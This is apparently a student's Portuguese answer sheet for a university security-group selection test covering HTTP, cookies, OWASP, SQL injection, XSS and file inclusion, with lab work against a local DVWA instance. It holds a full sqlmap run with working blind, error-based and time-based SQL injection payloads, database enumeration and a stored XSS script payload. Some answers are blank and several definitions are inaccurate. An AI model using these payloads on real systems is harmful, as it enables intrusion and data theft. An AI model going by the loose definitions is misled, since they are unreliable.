

Universidade Federal do Rio de Janeiro
processo seletivo GRIS
Autor: Pedro Jullian Medina Torres Graça
Descrição: TAG de WEB

1)O que é o protocolo HTTP e Como ele funciona?

O protocolo HTTP é um protocolo que atua na camada de aplicação no modelo OSI sob base TCP. Ele serve para serviços cliente-servidor sob a ideia de requisições e respostas. O cliente solicita uma requisição a um servidor e este devolve uma resposta de acordo com a requisição, com arquivos html e css por exemplo.

2)O que é um Response Code? Cite um exemplo de um programa que você pode fazer com ele.

É um código de resposta do http em relação a solicitação feita via http. Pode ser um código avisando que tudo foi recebido e entendido (100) ou avisando que o servidor não foi encontrado (404).

Você pode executar uma ação em back-and te redirecionando, mas avisando que está tudo ok.

3)O que é um HEADER? Cite um uso INSEGURO desse cabeçalho.

É o que permite passar informações adicionais via solicitação http. Um uso inseguro é você passar a senha do usuário via cabeçalho para acessar a conta de usuário.

4)O que é um Método HTTP? Explique o funcionamento do método POST, o funcionamento do método GET. Explique qual é considerado mais seguro e por que.

Um método HTTP é a forma de passar informações do cliente para o servidor, basicamente indicando qual função deve ser feita pelo servidor.

O get passa a informação para o servidor via URI, muito usado para indicar o caminho dentro servidor desejado (como uma pagina dentro do site que vai ter outro index). O post recebe a informação pelo corpo da requisição, que pode conter uma camada de criptografia. Dessa forma para passar informações sensíveis, como a senha de um usuário. Se você passar a senha do usuário via GET, ela estará na URI do usuário e isso pode ser facilmente copiado.

5) O que é Cache e como ele funciona? Cite os principais HEADERS de Request e Response responsáveis pelo controle de Cache.

Cache é uma memória que o browser implementa para guardar informações do HTTP, isso economiza internet, pois impede de você ficar fazendo requisições solicitando a mesma coisa. Cache-control e ETAG.

6) O que é Cookie? Qual é o principal ataque relacionado a ele?

Cookie é um arquivo onde ficam registradas informações do usuário para acesso posterior, isso é feito para validar informações de forma segura e transferir informações de um site para outro. Captura de cookie, para acessar conta de outras pessoas.

7) O que é O WASP-Top-Ten?

O WASP-Top-ten é um local de agregador de informações para desenvolvedores web que contem os maiores ricos das aplicações web no momento atual e de forma atualizada.

8) O que é Recon e Por que ela é importante?


Fase de reconhecimento, é a fase em que você irá listar todos os recursos usados pela aplicação. Ela é importante para orientar aonde você vai buscar as vulnerabilidades.

9) Command Injection (S0-Injection)

a) O que é Command Injection?

É um ataque que busca uma falha na entrada de dados de uma aplicação web, onde você pode passar códigos que serão executados e assim obter acesso ilegítimos.

b) Mostre um exemplo de Command Injection (PoC da exploração)



10) SQL INJECTION

a) O que é SQL injection?

É um ataque que busca uma falha na entrada de dados de uma aplicação web, onde você pode passar códigos SQL que serão executados e assim poder controlar o banco de dados da aplicação.

b) O que é Union Based Attack?

O Union Based Attack permite que o hacker extraia e manipule informações do banco de dados e assim, tendo informações que não deveria.

c) O que é Blind-SQL-I?

O ataque se baseia em injeção cega de SQL, onde se baseiam em consultas de instruções. A partir dessas instruções se determina o banco de dados, assim podemos obtê-lo.

d) Mostre um exemplo de um Blind SQL-Injection (PoC da exploração).

127.0.0.1/vulnerabilities/sql_blind/?id=1&Submit=Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/SDPIN1P766.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferret.mavtuna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.cve.org/entries/cvrf/2013-01-001/SQL_injection
- <http://bobby-tables.com/>

Status	Method	Domain	File	Cause	Type	Transferred	Size
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3,93 KB
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3,93 KB
200	GET	127.0.0.1	/vulnerabilities/sql_blind/?id=1&Submit=Submit	document	html	4,91 KB	4,46 KB
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3,93 KB
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3,93 KB
200	GET	127.0.0.1	add_event_listener.js	script	js	cached	0 B
200	GET	127.0.0.1	favicon.ico	img	x-icon	cached	1,37 KB
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3,93 KB

8 requests | 22,14 KB / 4,81 KB transferred | Finish: 11,25 s | DOMContentLoaded: 11,14 s | load: 11,15 s

Headers

Cookies

Params

Response

Timings

Request headers (553 B)

Raw headers

Accept: text/html,application/xhtml+xml;q=0.9,image/webp,*/*;q=0.8

Accept-encoding: gzip, deflate

Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3

Connection: keep-alive

Cookie: PHPSESSID=30926fvqq5f8b661dfn0igt5n; security=low

DNT: 1

Host: 127.0.0.1

Referer: http://127.0.0.1/vulnerabilities/?id=1&Submit=Submit

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/73.0

```
C:\Users\Pedro Graca\Documents>gris\sqlmapproject-sqlmap-5c82f30sqlmap.py -u 'http://127.0.0.1/vulnerabilities/sql_blind/?id=1&Submit=Submit' --cookie='PHPSESSID=30926fvqq5f8b661dfn0igt5n; security=low'
```

```
1.4.2.38#dev
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 05:16:36 / 2020-02-20/

[05:16:40] [INFO] testing connection to the target URL
[05:16:40] [INFO] checking if the target URL is protected by some kind of WAF/IPS
[05:16:40] [INFO] testing if the target URL content is stable
[05:16:41] [INFO] target URL content is stable
[05:16:41] [INFO] testing if GET parameter 'id' is dynamic
[05:16:41] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:16:41] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[05:16:41] [INFO] testing for SQL injection on GET parameter 'id'
[05:16:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:16:41] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[05:16:41] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[05:16:41] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (1) values? [Y/n] y
[05:16:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:16:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:16:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:16:47] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:16:47] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[05:16:47] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:16:47] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:16:47] [INFO] GET parameter 'id' is 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[05:16:47] [INFO] testing 'Generic inline queries'
[05:16:47] [INFO] testing 'MySQL inline queries'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[05:16:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:16:47] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:16:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:16:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:16:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[05:16:58] [INFO] target URL appears to have 2 columns in query
[05:17:10] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dms=mysql')
[05:17:10] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[05:17:13] [INFO] testing 'MySQL UNION query (22) - 1 to 20 columns'
[05:17:13] [INFO] testing 'MySQL UNION query (22) - 21 to 40 columns'
[05:17:14] [INFO] testing 'MySQL UNION query (22) - 41 to 60 columns'
[05:17:14] [INFO] testing 'MySQL UNION query (22) - 61 to 80 columns'
[05:17:15] [INFO] testing 'MySQL UNION query (22) - 81 to 100 columns'
[05:17:15] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] y
[05:17:18] [INFO] testing if GET parameter 'Submit' is dynamic
[05:17:18] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[05:17:18] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
```

```

05:17:41 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
05:17:41 [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
05:17:42 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
05:17:42 [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
05:17:43 [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query)'
05:17:43 [INFO] testing 'MySQL < 5.0.12 OR time-based blind (heavy query)'
05:17:44 [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query - comment)'
05:17:44 [INFO] testing 'MySQL < 5.0.12 OR time-based blind (heavy query - comment)'
05:17:44 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
05:17:45 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
05:17:45 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
05:17:45 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
05:17:46 [INFO] testing 'MySQL AND time-based blind (ELT)'
05:17:46 [INFO] testing 'MySQL OR time-based blind (ELT)'
05:17:46 [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
05:17:47 [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
05:17:47 [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
05:17:47 [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
05:17:48 [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
05:17:48 [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)'
05:17:48 [INFO] testing 'MySQL time-based blind - Parameter replace (heavy queries)'
05:17:48 [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
05:17:48 [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
05:17:48 [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (MAKE SET)'
05:17:48 [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
05:17:48 [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
It is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
05:18:04 [INFO] testing 'Generic UNION query (22) - 1 to 10 columns'
05:18:04 [INFO] testing 'MySQL UNION query (22) - 1 to 10 columns'
05:18:07 [WARNING] OR parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 2996 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3778=3778 AND 'fapt'='fapt&Submit=Submit'

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' OR (SELECT 3159 FROM(SELECT COUNT(*),CONCAT(0x716b716a71,(SELECT (ELT(3159=3159,1)))0x717a786a71,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Ijkt'='Ijkt&Submit=Submit'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8468 FROM (SELECT(SLEEP(5)))qRc) AND 'Cybs'='Cybs&Submit=Submit'
--
05:18:07 [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.2, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
05:18:07 [WARNING] HTTP error codes detected during run:
404 (Not Found) - 167 times
05:18:07 [INFO] fetched data logged to text files under 'C:\Users\Pedro Graça\AppData\Local\sqlmap\output\127.0.0.1'
[*] ending @ 05:18:07 /2020-02-20/
C:\Users\Pedro Graça\Documents\gris\sqlmapproject-sqlmap-5c82f3b>

```

```

C:\Users\Pedro Graça\Documents\gris\sqlmapproject-sqlmap-5c82f3b>sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=30926gfvgq5f0861dfr0qt5n; security=low" --dbs
(1.4.2.38#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:22:44 /2020-02-20/

05:22:44 [INFO] resuming back-end DBMS 'mysql'
05:22:44 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3778=3778 AND 'fapt'='fapt&Submit=Submit'

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' OR (SELECT 3159 FROM(SELECT COUNT(*),CONCAT(0x716b716a71,(SELECT (ELT(3159=3159,1)))0x717a786a71,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Ijkt'='Ijkt&Submit=Submit'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8468 FROM (SELECT(SLEEP(5)))qRc) AND 'Cybs'='Cybs&Submit=Submit'
--
05:22:45 [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.2, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
05:22:45 [INFO] fetching database names
05:22:45 [INFO] retrieved: 'information_schema'
05:22:45 [INFO] retrieved: 'dwva'
05:22:45 [INFO] retrieved: 'mysql'
05:22:45 [INFO] retrieved: 'performance_schema'
05:22:45 [INFO] retrieved: 'phpmyadmin'
05:22:45 [INFO] retrieved: 'test'
available databases [5]:
[*] dwva
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

11) XSS

a) O que é XSS?

Um ataque web onde o hacker injeta código no servidor e este irá executar esse código alterado para outros usuários, com isso ele pode roubar informações dos usuários ou fazer com que estes acessem coisas que não foram solicitadas.

b) Quais são os tipos de XSS? Explique-os.

Armazenado, refletido e Baseado em DOM.

-> Armazenado

É quando o código é armazenado porque o conteúdo que entra não é filtrado e é armazenado. Com isso você consegue inserir o código.

-> Refletido

É quando o código é passado pelo hacker de forma direta sem ser filtrado, dessa forma não é armazenado e é executado na hora. Reflete o que foi mandado pelo usuário.

-> Baseado em DOM


É quando o código inserido é disparado no momento de execução do

cliente. O Hacker injeta um código (javascript por exemplo) que irá executar pela mudança de uma estrutura da página, mas sem alterar o código fonte.


c) Mostre um exemplo de um XSS Stored (PoC da exploração).


The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in Mozilla Firefox. The browser address bar shows the URL `127.0.0.1/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there is a sidebar menu with various security challenges, and "XSS (Stored)" is highlighted. The main content area has a form with "Name *" and "Message *" fields. Below the form, it displays a previous submission: "Name: test" and "Message: This is a test comment." Under the "More Information" section, there are several links to external resources about XSS.

This screenshot shows the same DVWA page after a successful exploit. The "Name *" field now contains the text "boa sorte". The "Message *" field contains a JavaScript payload: `<script> alert ("Voce foi infectado");</script>`. The "Sign Guestbook" button is visible below the message field. The rest of the page, including the sidebar and "More Information" section, remains unchanged from the previous screenshot.



d)Mostre um exemplo de um DOM-XSS (PoC da exploração).





12) LFI , RFI e Path Traversal

a) O que é LFI?

É quando colocamos arquivos que já estão no servidor dentro de outras pastas deste, uma forma é injetar código em arquivos já existentes.

b) O que é RFI?

É muito parecido com o anterior, só que no lugar de usar injeção de código em arquivos existentes no servidor você usa arquivos remotos.


c) O que é Path Traversal?


É o processo de usar ../ para andar dentro do servidor (na url) através de arquivos e acessar arquivos que não deviam ser acessadas.

